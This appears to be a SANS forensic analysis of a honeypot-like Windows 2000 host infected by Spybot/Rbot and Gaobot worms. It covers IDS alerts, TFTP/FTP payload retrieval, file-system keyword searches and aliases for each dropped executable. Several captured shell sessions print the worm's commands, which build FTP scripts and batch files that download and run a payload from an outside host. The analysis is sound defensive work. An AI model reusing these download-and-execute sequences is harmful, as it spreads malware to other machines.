Backdoor.Win32.Wootbot.gen (Kaspersky Lab) is also known as:
W32.Spybot.Worm (Symantec)
Trojan.Wootbot-11 (ClamAV)
W32/Sdbot.BBY.worm (Panda)
Win32/Wootbot.NDY (Eset)

Symantec provides further details regarding the worm at <http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

© SANS Institute 2005, Author retains full rights.

File: lsass135.exe

Summary

File Created:	17:12:27 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	PE_Patch.Morphine Morphine UPX
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-17:12:02.091070  [**] [1:2351:9] NETBIOS DCERPC
ISystemActivator path overflow attempt little endian [**]
[Classification: Attempted Administrator Privilege Gain] [Priority:
1] {TCP} XX.XXX.XX.43:4391 -> XX.XXX.XX.109:135

11/04-17:12:27.469894  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XX.43 -> XX.XXX.XX.109
```

The TFTP transfer for the file was initiated at 17:12:03.10 and completed at 17:12:27.37.

Keyword Search

A search for the filename returned the following:

```
$ grep -i 'lsass135.exe' part1.strings.combined
475370 lsass135.exe
1616217882 lsass135.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The "Data Unit Analysis" function requires the entry of a cluster number. These were obtained by taking the "radix" obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	232	\$MFT
2	789168	WINNT\system32:\$I30

The string fragments were located in the master file table index and directory index.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)

W32.Spybot.Worm (Symantec)

Win32.HLLW.MyBot (Doctor Web)

W32/Rbot-BY (Sophos)

Backdoor:Win32/Rbot (RAV)

Worm/Sdbot.39936.B (H+BEDV)

Win32:SdBot-194-B (ALWIL)

IRC/BackDoor.SdBot.28.F (Grisoft)

Backdoor.SDBot.Gen (SOFTWIN)

Trojan.Spybot-79 (ClamAV)

W32/Gaobot.ALK.worm (Panda)

Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

© SANS Institute 2005, Author retains full rights.

File: fowilco.exe

Summary

File Created:	18:43:43 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Wootbot.gen
Method Retrieved:	FTP
Packed with:	PE-Pack Pex
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56872

Traffic Analysis


Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-18:44:21.388299  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification:
Attempted Administrator Privilege Gain] [Priority: 1] {TCP}
XX.XXX.XXX.107:3847 -> XX.XXX.XX.109:445

11/04-18:44:21.431674  [**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP
[**] [Classification: Executable code was detected] [Priority: 1]
{TCP} XX.XXX.XXX.107:3847 -> XX.XXX.XX.109:445

11/04-18:44:21.475024  [**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP
[**] [Classification: Executable code was detected] [Priority: 1]
{TCP} XX.XXX.XXX.107:3847 -> XX.XXX.XX.109:445
```

While analysing the traffic, it was noted that an earlier successful exploit had created an FTP script file and a batch file with fowilco.exe as the subject file.



```
Stream Content
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>echo open 0.0.0.0 19155>.pif
echo user a a>.pif
echo open 0.0.0.0 19155>.pif

C:\WINNT\system32>echo binary>.pif
echo user a a>.pif

C:\WINNT\system32>echo GET fowilco.exe>.pif
echo binary>.pif

C:\WINNT\system32>echo GET fowilco.exe>.pif

C:\WINNT\system32>echo bye>.pif
echo bye>.pif

C:\WINNT\system32>echo @echo off >c.bat
echo @echo off >c.bat

C:\WINNT\system32>echo ftp -n -v -s:.pif >>c.bat
echo ftp -n -v -s:.pif >>c.bat

C:\WINNT\system32>echo fowilco.exe >>c.bat
echo fowilco.exe >>c.bat

C:\WINNT\system32>echo del .pif >>c.bat
echo del /F c.bat >>c.bat
echo del .pif >>c.bat

C:\WINNT\system32>echo del /F c.bat >>c.bat


C:\WINNT\system32>echo exit /y >>c.bat
echo exit /y >>c.bat

C:\WINNT\system32>c.bat
```

This first batch file creation began at 17:19:54.16 and completed at 17:19:56.02.

This attempt failed because the FTP script was created using "0.0.0.0" as the FTP server address from which to obtain "fowlco.exe". As this is an invalid address, the FTP attempt failed.

A successful batch file was created at 18:44:21.73, with the traffic completing at 18:44:27.70.



```
Stream Content:
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>echo open 0.0.0.0 107 4357>.pif
echo user a a>>.pif
echo binary>>.pif
echo GET fowlco.exe>>.pif
echo bye>>.pif
echo @echo off >c.bat
echo ftp -n -v -s:.pif >>c.bat
echo open 0.0.0.0 107 4357>.pif

C:\WINNT\system32>echo fowlco.exe >>c.bat
echo user a a>>.pif

C:\WINNT\system32>echo binary>>.pif

C:\WINNT\system32>echo GET fowlco.exe>>.pif

C:\WINNT\system32>echo bye>>.pif

C:\WINNT\system32>echo @echo off >c.bat

C:\WINNT\system32>echo ftp -n -v -s:.pif >>c.bat

C:\WINNT\system32>echo del .pif >>c.bat
echo del /F c.bat >>c.bat
echo exit /y >>c.bat
c.bat
echo fowlco.exe >>c.bat

C:\WINNT\system32>
```

Keyword Search

A search for the filename returned the following:

```
$ grep -i 'fowlco.exe' part1.strings.combined
1583338 fowlco.exe
492977828 fowlco.exe
492977892 fowlco.exe
556335324 fowlco.exe
556335484 fowlco.exe
556335516 fowlco.exe
564424140 fowlco.exe
672046028 fowlco.exe
714315484 fowlco.exe
714315644 fowlco.exe
714315676 fowlco.exe
715867012 fowlco.exe
1126096294 fowlco.exe - DLL Initialization Failed
1126099438 fowlco.exe - DLL Initialization Failed
1137391596 "WINNT\system32\fowlco.exe" -netsvcs
1137395692 "WINNT\system32\fowlco.exe" -netsvcs
1244401920 \fowlco.exe" -netsvcs
1479314834 fowlco.exe
1740118272 \fowlco.exe" -netsvcs
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The “Data Unit Analysis” function requires the entry of a cluster number. These were obtained by taking the “radix” obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	728	\$MFT
2	240711	WINNT\system32\config\default
3	240711	WINNT\system32\config\default
4	271648	Not Allocated (Unknown Fragment)
5	271648	Not Allocated (Unknown Fragment)
6	271648	Not Allocated (Unknown Fragment)
7	275597	Not Allocated (Possible Registry Fragment)
8	328147	Documents and Settings\Administrator\NTUSER.DAT
9	348786	WINNT\system32\config\software
10	348786	WINNT\system32\config\software
11	348786	WINNT\system32\config\software
12	349544	Documents and Settings\Administrator\NTUSER.DAT
13	549851	WINNT\system32\config\SysEvent.Evt
14	549853	WINNT\system32\config\SysEvent.Evt
15	555366	WINNT\system32\config\system
16	555368	WINNT\system32\config\SYSTEM.ALT
17	607618	WINNT\system32\config\SYSTEM.ALT
18	722321	WINNT\system32:\$I30
19	849667	WINNT\system32\config\system

The string fragments were located in the master file table index and directory index, as well as the registry and the System Event Log.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56872> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Wootbot.gen (Kaspersky Lab) is also known as:
W32.Spybot.Worm (Symantec)
Trojan.Wootbot-11 (ClamAV)
W32/Sdbot.BBY.worm (Panda)
Win32/Wootbot.NDY (Eset)

Symantec provides further details regarding the worm at <http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

File: bling.exe

Summary

File Created:	18:49:29 GMT 4 th November 2004
Name of Worm (Kaspersky):	Unknown (File not retrieved)
Method Retrieved:	FTP
Packed with:	Unknown (File not retrieved)
Additional Information:	None

Traffic Analysis


Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-18:43:14.717961  [**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**] [Classification:
Attempted Administrator Privilege Gain] [Priority: 1] {TCP}
XX.XXX.XX.157:4802 -> XX.XXX.XX.109:445

11/04-18:43:14.745798  [**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP
[**] [Classification: Executable code was detected] [Priority: 1]
{TCP} XX.XXX.XX.157:4802 -> XX.XXX.XX.109:445

11/04-18:43:14.774621  [**] [1:653:9] SHELLCODE x86 0x90 unicode NOOP
[**] [Classification: Executable code was detected] [Priority: 1]
{TCP} XX.XXX.XX.157:4802 -> XX.XXX.XX.109:445
```

Successful exploitation resulted in the creation of a script file for FTP. The file creation began at 18:43:14.96 and completed at 18:43:15.92.




The screenshot cuts off the text - so the output is transcribed below:

```
Microsoft Windows 2000 [Version 5.00.2195]echo open XX.XXX.XX.157
21093 > o&echo user 1 1 >> o &echo get bling.exe >> o &echo quit >> o
&ftp -n -s:o &bling.exe

(C) Copyright 1985-2000 Microsoft Corp.

WINNT\system32>echo open XX.XXX.XX.157 21093 > o&echo user 1 1 >> o
&echo get bling.exe >> o &echo quit >> o &ftp -n -s:o &bling.exe
whlrf.exe
```

The FTP transfer failed.



The command session was started at 18:43:15.56 and it ended at 18:46:26.46.

Keyword Search

A search for the filename “whlrf.exe” didn’t return anything. However, the search for “bling.exe” returned the following:

```
$ grep "bling.exe" part1.strings.combined
1070221717 get bling.exe
1160426 bling.exe
1208344826 bling.exeer
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The “Data Unit Analysis” function requires the entry of a cluster number. These were obtained by taking the “radix” obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	522569	\$LogFile
2	566	\$MFT
3	590012	WINNT\system32:\$I30

The \$LogFile hit contained the following ASCII strings:

```
open 80.177.121.6 6634
user 1 1
get bling.exe
quit
```

The other two hits were in the master file table and the directory index.

File: Winregs32d.exe

Summary

File Created:	19:05:20 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	PE_Patch.Morphine Morphine UPX
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-19:05:00.217780  [**] [1:2351:9] NETBIOS DCERPC
ISystemActivator path overflow attempt little endian [**]
[Classification: Attempted Administrator Privilege Gain] [Priority:
1] {TCP} XX.XXX.XXX.23:1135 -> XX.XXX.XX.109:135

11/04-19:05:21.429805  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XXX.23 -> XX.XXX.XX.109
```

The TFTP transfer for the file was initiated at 19:05:01.05 and completed at 19:05:21.31.

Keyword Search

A search for the filename returned the following:

```
grep -i 'winregs32d.exe' part1.strings.combined
1532258 Winregs32d.exe
1201787666 Winregs32d.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The "Data Unit Analysis" function requires the entry of a cluster number. These were obtained by taking the "radix" obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	748	\$MFT
2	586810	WINNT\system32:\$I30

The string fragments were located in the master file table index and directory index.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)

W32.Spybot.Worm (Symantec)

Win32.HLLW.MyBot (Doctor Web)

W32/Rbot-BY (Sophos)

Backdoor:Win32/Rbot (RAV)

Worm/Sdbot.39936.B (H+BEDV)

Win32:SdBot-194-B (ALWIL)

IRC/BackDoor.SdBot.28.F (Grisoft)

Backdoor.SDBot.Gen (SOFTWIN)

Trojan.Spybot-79 (ClamAV)

W32/Gaobot.ALK.worm (Panda)

Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

© SANS Institute 2005, Author retains full rights.

File: explorer.exe

Summary

File Created:	19:23:41 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	Exe32Pack
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-19:23:28.798067  [**] [1:2351:9] NETBIOS DCERPC
ISystemActivator path overflow attempt little endian [**]
[Classification: Attempted Administrator Privilege Gain] [Priority:
1] {TCP} XX.XXX.XXX.80:4675 -> XX.XXX.XX.109:135

11/04-19:23:41.464287  [**] [1:402:7] ICMP Destination Unreachable
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]
{ICMP} XX.XXX.XXX.80 -> XX.XXX.XX.109
```

The TFTP transfer for the file was initiated at 19:23:29.79 and completed at 19:23:41.42.

Keyword Search

A search for the filename returned the following:

```
$ grep -i 'explorer.exe' part1.strings.combined
1533162 explorer.exe
1442137218 explorer.exeH
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The "Data Unit Analysis" function requires the entry of a cluster number. These were obtained by taking the "radix" obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	748	\$MFT
2	704168	WINNT\system32:\$I30

The string fragments were located in the master file table index and directory index.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)

W32.Spybot.Worm (Symantec)

Win32.HLLW.MyBot (Doctor Web)

W32/Rbot-BY (Sophos)

Backdoor:Win32/Rbot (RAV)

Worm/Sdbot.39936.B (H+BEDV)

Win32:SdBot-194-B (ALWIL)

IRC/BackDoor.SdBot.28.F (Grisoft)

Backdoor.SDBot.Gen (SOFTWIN)

Trojan.Spybot-79 (ClamAV)

W32/Gaobot.ALK.worm (Panda)

Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

© SANS Institute 2005, Author retains full rights.

File: OfficeGUI32.exe

Summary

File Created:	19:24:39 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	PE_Patch.Morphine Morphine UPX
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort records the exploit attempts:

```
11/04-19:24:15.151174  [**] [1:2351:9] NETBIOS DCERPC
ISystemActivator path overflow attempt little endian [**]
[Classification: Attempted Administrator Privilege Gain] [Priority:
1] {TCP} XX.XXX.XXX.192:1807 -> XX.XXX.XX.109:135
```

The TFTP transfer for the file was initiated at 19:24:15.95 and completed at 19:24:39.30.

Keyword Search

A search for the filename returned the following:

```
$ grep -i 'officegui32.exe' part1.strings.combined
1599842 OfficeGUI32.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The “Data Unit Analysis” function requires the entry of a cluster number. These were obtained by taking the “radix” obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	781	\$MFT

The string fragments were located in the master file table index.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)

W32.Spybot.Worm (Symantec)

Win32.HLLW.MyBot (Doctor Web)

W32/Rbot-BY (Sophos)

Backdoor:Win32/Rbot (RAV)

Worm/Sdbot.39936.B (H+BEDV)

Win32:SdBot-194-B (ALWIL)

IRC/BackDoor.SdBot.28.F (Grisoft)

Backdoor.SDBot.Gen (SOFTWIN)

Trojan.Spybot-79 (ClamAV)

W32/Gaobot.ALK.worm (Panda)

Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

© SANS Institute 2005, Author retains full rights.

File: USBhardware32.exe

Summary

File Created:	20:42:40 GMT 4 th November 2004
Name of Worm (Kaspersky):	Backdoor.Win32.Rbot.gen
Method Retrieved:	TFTP
Packed with:	PE_Patch.Morphine Morphine UPX
Additional Information:	http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713

Traffic Analysis

Analysis of the traffic capture obtained from Honey Industries' Firewall and IDS using Snort did not detect the exploit attempt even though the exploit packet contains the typical 0x90 NOP sled. The logs did however capture an ICMP unreachable packet:

```
11/04-20:42:41.290376  [**] [1:402:7] ICMP Destination Unreachable  
Port Unreachable [**] [Classification: Misc activity] [Priority: 3]  
{ICMP} XX.XXX.XXX.79 -> XX.XXX.XX.109
```

The TFTP transfer for the file was initiated at 20:42:14.50 and completed at 20:42:41.18.

Keyword Search

A search for the filename returned the following:

```
$ grep -i 'usbhardware32.exe' part1.strings.combined  
1604962 USBhardware32.exe  
1070717714 USBhardware32.exe  
1521973034 USBhardware32.exe
```

Using the Autopsy Forensic Browser (2.03) each entry was analysed. The "Data Unit Analysis" function requires the entry of a cluster number. These were obtained by taking the "radix" obtained from the strings database and dividing the value by the cluster size (2048).

The following details were noted:

Item	Cluster	Location
1	783	\$MFT
2	522811	\$LogFile
3	704168	WINNT\system32:\$I30

The string fragments were located in the master file table index, directory index and \$LogFile.

Virus / Worm Details

Kaspersky identifies the file as *Backdoor.Win32.Rbot.gen*.

The URL <http://www.viruslist.com/en/viruses/encyclopedia?virusid=56713> contains additional information regarding this worm.

According to VirusList.com the virus has the following aliases:

Backdoor.Win32.Rbot.gen (Kaspersky Lab) is also known as:

IRC-Sdbot (McAfee)

W32.Spybot.Worm (Symantec)

Win32.HLLW.MyBot (Doctor Web)

W32/Rbot-BY (Sophos)

Backdoor:Win32/Rbot (RAV)

Worm/Sdbot.39936.B (H+BEDV)

Win32:SdBot-194-B (ALWIL)

IRC/BackDoor.SdBot.28.F (Grisoft)

Backdoor.SDBot.Gen (SOFTWIN)

Trojan.Spybot-79 (ClamAV)

W32/Gaobot.ALK.worm (Panda)

Win32/Rbot.AEF (Eset)

Symantec provides further details regarding the worm at

<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>

© SANS Institute 2005, Author retains full rights.

Findings

Summary

The suspect system was infected by various worms, resulting in 13 different executable files being created in WINNT\system32.

The majority of the rogue files (12 out of 13) belonged to the Spybot family, with the remaining file, "windnsd.exe", belonging to the Gaobot family.

Five of the worms utilised FTP to retrieve the payload while the remaining nine used TFTP.

The poor performance and high volume of traffic Mr Honey noticed was likely the result of these worms scanning for additional hosts for exploitation.

Four of the worms added themselves to various startup locations within the registry. These were windnsd.exe, svhost.exe, fowilco.exe and msnmsgrr.exe.

A variety of packers were used to reduce the chance of detection from anti-virus products. In some cases three different packers were used. This technique appears to be reasonably successful as initial scans using popular anti-virus software failed to detect the worms in the majority of the files.

The following packers were used: Exe32Pack, PE_Patch.Morphine, Morphine, UPX, FSG, Pex, PE-Pack and PECompact. Packers and related information can be found at <http://www.programmerstools.org/packers.htm>.

The names used by the worms are designed to look legitimate to an unsuspecting user.

Five outbound IRC conversations were observed, none of which were legitimate.

The first rogue file was created at 16:02:25 GMT 4th November 2004 and the last file was created at 20:42:40 GMT 4th November 2004.

Tools

Autopsy (<http://www.sleuthkit.org/autopsy>)
ClamAV (<http://www.clamav.net>)
Dcfldd (http://sourceforge.net/project/showfiles.php?group_id=46038)
F-Prot (<http://www.f-prot.com>)
Gentoo Linux (Kernel 2.6.x) (<http://www.gentoo.org>)
Gnu Binutils (<http://www.gnu.org/software/binutils/>)
Gnu Coreutils (<http://www.gnu.org/software/coreutils/coreutils.html>)
Gzip (<http://www.gzip.org/>)
Helix (<http://www.e-fense.com/helix>)
Pasco (<http://odessa.sourceforge.net/>)
The Sleuthkit (<http://www.sleuthkit.org/sleuthkit/>)
VMWare Workstation (<http://www.vmware.com>)

© SANS Institute 2005, Author retains full rights

References

1. Carrier, Brian "File Activity Timelines – Sleuthkit Reference Document" Sleuthkit.Org June 2003 4 November 2004
<http://www.sleuthkit.org/sleuthkit/docs/ref_timeline.html>
2. NTFS.com Homepage 2004 4 November 2004
<<http://www.ntfs.com/>>
3. "Description of NTFS Date and Time Stamps for Files and Folders" Microsoft Help and Support 3 July 2003 4 November 2004
<<http://support.microsoft.com/default.aspx?scid=kb;en-us;299648>>
4. "The Sleuthkit Informer – Issues 1-17" The Sleuthkit Informer 15 February 2003 4 November 2004
<<http://www.sleuthkit.org/informer/>>
5. Ludens, Douglas "Focus on Windows – Dr. Watson" About 2004 5 November 2004
<<http://windows.about.com/library/weekly/aa000903a.htm>>
6. "WinTasks Process Library" Uniblue 2004 5 November 2004
<<http://www.liutilities.com/products/wintaskspro/processlibrary/>>
7. "Virus Encyclopaedia" Viruslist.com 2004 4 November 2004
<<http://www.viruslist.com/en/viruses/encyclopedia>>
8. "Security Response - W32.Gaobot.AJE" Symantec 17 May 2004 4 November 2004
<<http://securityresponse.symantec.com/avcenter/venc/data/w32.gaobot.aje.html>>
9. "Security Response - W32.Spybot.Worm" Symantec 12 October 2004 4 November 2004
<<http://securityresponse.symantec.com/avcenter/venc/data/w32.spybot.worm.html>>
10. "Registry Hives" Microsoft MSDN November 2004 4 November 2004
<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/sysinfo/base/registry_hives.asp>
11. "Packers/Crypters/Protectors" Programmers Tools 2004 4 November 2004
<<http://www.programmerstools.org/packers.htm>>